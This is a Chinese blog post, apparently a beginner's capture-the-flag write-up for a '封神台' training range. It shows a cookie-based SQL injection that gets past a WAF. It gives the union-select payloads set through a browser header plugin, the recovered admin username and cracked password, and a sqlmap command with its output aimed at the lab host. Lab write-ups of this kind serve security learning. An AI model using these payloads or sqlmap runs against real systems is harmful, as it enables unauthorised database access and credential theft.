2021-03-27

原创

一只计科小菜鸡 于 2021-03-27 20:21:49 发布 36 收藏

分类专栏： 笔记 封神台练习 文章标签： cookie

本文链接：https://blog.csdn.net/wonderful525252/article/details/115271055

笔记 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏

封神台练习

1 篇文章 0 订阅

订阅专栏

封神台第二章：遇到阻难！绕过WAF过滤！

前言

先介绍WAF是什么：WAF（Web Application Firewall,web应用防火墙）

此次进行绕过用到的工具：Modheader(火狐浏览器里的一个插件）。


下面开始进入靶场。

本文介绍两种方法

一是直接使用狐火浏览器进行探测


二是简单粗暴sqlmap直接跑（不过太耗时了）

一，复制该网站到火狐浏览器进行探测



利用and1=1发现页面进行了过滤处理页面显示不出来，order by 查询 查询字段1，查询字段100，最后二分法发现在order by 10，显示正常


接着猜测传参方式为**cookie**，从火狐浏览器中的选项里找到附加组件，搜索Moheader，找到后进行配置，这里name设为cookie，值设为id=169（根据自己靶场分配的）如图一，之后去掉URL后的id发现数据确实可以传递，即页面可以正常访问，如图二，确定cookie可以传参。



下面再配置一次，再次新建名name为cookie，value为id=169+union+select+1,2，3,4，5,6，7,8，9,10+from+admin，再次进行页面刷新，发现进入了如下界面

好了到这就差不多了，我们一个一个试一下，最后结果应该在7,8，这两个字段，即输入value为
id=169+union+select+1,2，3,4，5,6，username,password，9,10+from+admin
找到为名为admin，password为welcome（通过md5解密）而此时的falg在这个页面


http://59.63.200.79:8004/admin/




二、使用sqlmap跑一下也是可以的

简单介绍一下使用kali sqlmap跑的过程


如图


root@xuegod53: ~
root@xuego
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
{1.4.11#stable}
http://sqlmap.org
Usage: python3 sqlmap [options]
sqlmap: error: ambiguous option: --table (--table-prefix, --tables?)
┌──(root㉿xuegod53)-[~]
└─# sqlmap -u http://59.63.200.79:8004/shownews.asp --cookie "id=169" --tables --level 2
{1.4.11#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
esponsible for any misuse or damage caused by this program
[*] starting @ 14:09:44 /2021-03-27/
[14:09:44] [INFO] testing connection to the target URL
[14:09:45] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/I
[14:09:45] [INFO] testing if the target URL content is stable
[14:09:45] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the pa
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit]
[14:09:46] [INFO] testing if Cookie parameter 'id' is dynamic
do you want to URL encode cookie values (implementation specific)? [Y/n]
[14:09:47] [INFO] Cookie parameter 'id' appears to be dynamic
[14:09:48] [INFO] heuristic (basic) test shows that Cookie parameter 'id' might be injectable

接着就是sqlmap的正常操作了，不懂的话也可以私信我（一只正在入坑网安的菜鸡一枚）



`



到此进入md5查询解密，拿到falg